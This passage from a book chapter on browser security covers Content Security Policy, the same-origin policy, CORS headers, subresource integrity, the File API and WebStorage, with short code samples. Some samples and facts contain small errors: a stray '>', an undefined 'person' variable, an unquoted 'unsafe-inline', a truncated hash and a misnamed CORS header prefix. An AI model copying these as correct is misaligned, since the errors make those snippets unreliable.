
Note that only the last two content security policies permit *inline* JavaScript – that is, scripts whose content is included in the body of the script tag within the HTML:

```
<!doctype html>
<html>
  <head>
    <meta http-equiv="Content-Security-Policy"
          content="default-src 'self' unsafe-inline"> #A
    <meta charset="utf-8"/>
    <title></title>
  </head>
  <body>
    <script>
      console.log("I am executing inline!")> #B
    </script>
  </body>
</html>
```

Since most cross-site scripting attacks work by injecting JavaScript directly into the HTML of a page, adding a content security policy and omitting the `unsafe-inline` parameter is a helpful way to protect your users. (The naming of the attribute is designed to remind you how risky inline JavaScript can be!) If you are maintaining a web application that uses a lot of inline JavaScript, however, it may take some time to refactor scripts into separate files, so make sure to prioritize your development schedule accordingly.

## The same origin policy

Content-security policies allow resources to be locked down by domain. In fact, the browser uses the domain of a website to dictate a lot of what JavaScript can and cannot do in other ways, which answers our second question (“What tasks should JavaScript on this page be allowed to perform?”).



Recall that the domain is the first part of the *Universal Resource Locator* (URL), which appears in the browser's navigation bar:

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers>


Since the domain corresponds to a unique *internet protocol* (IP) address in the Domain Naming System (DNS) for web traffic, browsers assume that any resources loaded from the same domain should be able to interact with each other. (As far as the browser is concerned, all these resources come from the same source – typically a bunch of separate web servers sitting behind a load-balancer.) In fact, browsers are even more specific than that: resources have to agree on the *origin* — which is the combination of protocol, port, and domain — to interact.

For instance, this table shows which URLs a browser will consider as having the same origin as <https://www.example.com>:


URL	Same Origin?

<code>https://www.example.com/profile</code>	Yes — the protocol, domain, and port match, even though the path is different.
<code>http://www.example.com</code>	No, the protocol differs.
<code>https://www.example.org</code>	No, the domain differs.
<code>https://www.example.com:8080</code>	No, the port differs.
<code>https://blog.example.com</code>	No, the subdomain differs.

This *same-origin policy* allows JavaScript to send messages to other windows or tabs that are hosted at the same origin. Websites that pop out separate windows, like certain webmail clients, make use of this policy to communicate between windows.



Pages running on different origins are not permitted to interact with each other in the browser:



## WARNING


JavaScript that is executing in the browser is not permitted to access other tabs or windows hosted on different origins. This vital security principle prevents malicious websites from reading the contents of other tabs that are open in the browser. You would face a security nightmare if a malicious website were able to glance over to the next tab and start reading your banking account details!

## Cross-origin requests (CORS)

The origin of the web page dictates how that page can communicate with server-side code, too. Web pages will communicate back to the same origin when they load images and scripts. They can also communicate with other domains, but this must be done in a much more controlled manner.

In a browser, *cross-origin writes* — like when you click on a link to another website and the browser opens that site — are permitted. *Cross-origin embeds* (like image imports) are permitted, as long as the content security policies of

the website permit it. However, *cross-origin reads* are not permitted unless you tell the browser explicitly beforehand:



What precisely do we mean by *cross-origin reads*? Well, JavaScript that is executing in the browser has a couple of ways to read in data or resources from a remote URL, potentially hosted at a different origin. Scripts can use the XMLHttpRequest object:

```
function logResponse () {
  console.log(this.responseText)
}

const req = new XMLHttpRequest()
req.addEventListener("load", logResponse)
req.open("GET", "http://www.example.org/example.txt") #A
req.send()
```


Or they can use the newer Fetch API:

```
fetch("http://example.com/movies.json") #A
  .then((response) => response.json())
```

```
.then((data) => console.log(data))
```

Ordinarily, these read requests can only be addressed back to the same origin as the web page that loaded the JavaScript. This prevents a malicious website from, say, loading in the HTML of a banking website you left but remain logged into and then reading your sensitive data.

However, you often have legitimate reasons to load data from a different origin in JavaScript. Web services called by JavaScript are often hosted on a different domain, especially where a web application uses a third-party service (like Help or a chat app) to enrich the user experience:



To permit these types of cross-origin reads, you need to set up *cross-origin resource sharing* (CORS) on the web server where the information is being read from. This means explicitly setting various headers, starting with the prefix `Access-Control-Request-` in the HTTP response of the server receiving the cross-origin request.

The simplest (though least secure) scenario is to accept *all* cross-origin requests:

```
Access-Control-Allow-Origin: *
```

To further lock down cross-origin access, you can allow requests from only a specific domain:

```
Access-Control-Allow-Origin: https://trusted.com
```

Or you can limit JavaScript to certain types of HTTP requests:

```
Access-Control-Allow-Methods: POST, GET, OPTIONS
```

#### TIP

In most scenarios, not setting *any* CORS headers is the most secure option! Omitting CORS headers will tell any web browser trying to initiate a cross-origin request to your web application not to come sniffing 'round these parts if it knows what's good for it. (The specification is a little more technically worded than that, but this captures the essence.). If your web application *does* need cross-origin reads, make sure you set them up conservatively and limit to the bare minimum the permissions you are granting. That way, you are limiting the damage any malicious JavaScript can do. Remember that cross-origin requests may be executing as a user that is logged into *your* site, so if these requests return sensitive information to JavaScript, it must trust the site that is initiating them!


## Subresource integrity checks

Recall that the third question a browser will ask before running any JavaScript code is this: *how can I be sure I am executing the correct JavaScript code?* This may seem an odd line of inquiry, given that it is the web server itself that decides which JavaScript code to include in or import into the web page. An attacker could use, however, a number of methods to swap in malicious JavaScript in place of the code the author originally intended.

One such way is to gain command-line access to the web server directly and edit the JavaScript directly where it is hosted. If JavaScript files are hosted on a separate domain, or on a *Content Delivery Network* (CDN), which we will

look at in Chapter 4, an attacker could compromise those systems and swap in malicious scripts. Attackers have also been known to use *man-in-the-middle attacks* to inject malicious JavaScript, effectively sitting between the browser and the server to intercept and replace the intended scripts. (We will look at these types of attacks in Chapter 6.)

To protect against these threats, the `<script>` tags on your web pages can use *sub-resource integrity checks*:



Here's what a sub-resource integrity check looks like at the code-level:


```
<script src="/js/application.js"
integrity="sha384-503lno38v0KjoSa8HT863w10M7hKzvj+HjknFmPk0Jz50ht
```

The `integrity` attribute is the key element to pay attention to here. The exceedingly long string of text starting with value 503lno38v0 is generated

by passing the contents of the script hosted at /js/application.js through the SHA-384 *hashing algorithm*.

We will learn more about hashing algorithms in the next chapter – for the moment, think of a hashing algorithm as an ultra-reliable sausage machine that will always give the same output, called the *hash value*, given the same input; and (almost) always give a different output, given different inputs. So, any malicious changes to the JavaScript file will generate a different hash value (output) for the application.js script. (Generally, the integrity hash is generated by a build process and fixed at deployment time. This security check is intended to catch unexpected changes after deployment, which tend to indicate malicious activity!)

This means the browser can recalculate the hash value when the JavaScript code is loaded, compare this new value to the value supplied in the integrity attribute, and deduce that if the values are different, then the JavaScript has been changed. In this scenario, the JavaScript will *not* be executed, on the assumption that it is not the code the author originally intended.



## TIP

Subresource integrity checks are entirely optional, but they are a neat way to protect against man-in-the-middle attacks or malicious edits. Use them whenever you can, since they provide an additional layer of protection for your users.

## Disk access

Earlier we mentioned that JavaScript running in a browser cannot access arbitrary locations on disk. As you might have guessed, this was some clever lawyering to brush over the fact that scripts can perform *some* disk access, but only in a tightly controlled manner. Let's look at how the browser allows this.

## The File API

The most obvious way for JavaScript running in a browser to access the disk is to use the File API. Web applications can open file picker dialogs using an `<input type="file">` element or provide an area for a user to drag files into using the `DataTransfer` object. This is how Gmail allows you to add attachments to your emails, for instance.

When either of these actions occurs, the File API permits JavaScript to read the contents of the selected file:

```
const fileInput = document.querySelector("input[type=file]") #A  
fileInput.addEventListener("change", () => {  
  const [file] = fileInput.files. #B  
  const reader = new FileReader()  
  reader.addEventListener("load", () => { #C  
    console.log(reader.result)  
  })  
  reader.readAsText(file)  
})
```

JavaScript code is also permitted to validate the file type, size, and modified date – known as the *metadata* of the file:

```
const fileInput = document.querySelector("input[type=file]")


fileInput.addEventListener("change", () => {
  const [file] = fileInput.files

  console.log("MIME type: " + file.type)
  console.log("File size: " + file.size)
  console.log("Modified: " + file.lastModifiedDate)
})
```

With each of these interactions, the user has deliberately chosen to share the file in question, and the File API does not allow manipulation of the file itself. This prevents malicious JavaScript, for example, from injecting a virus into the file as it sits on disk, so most security risks to the end user are mitigated. Notably, the File API does *not* tell the JavaScript code which directory the file was loaded from, which might leak sensitive information (like the home directory of the user.)

## WebStorage

There are another couple of methods JavaScript can use to access the disk, and, unlike the File API, these methods *do* allow scripts to write to disk – albeit in a limited way. The first such method uses the `WebStorage` object, which allows up to 5MB of text to be written to disk as key value pairs for later use. The browser will ensure that each web application is granted its only unique storage location on disk, and is careful that any content written to storage is inert – that is to say, it cannot be executed as malicious code.



The global `window` object provided by the JavaScript engine provides two such storage objects, accessible via the variables `window.localStorage` and `window.sessionStorage`:

```
let profile = {  
    username: "Jeremy Oblong",  
    language: "en-us",  
}  
  
window.localStorage.setItem("profile", JSON.stringify(person)) #A  
  
profile = JSON.parse(window.localStorage.getItem("profile")) #B
```


Both these objects allow the storage of small snippets of data that persist indefinitely (in the case of `localStorage`) or until the page is closed (in the case of `sessionStorage`).

## TIP

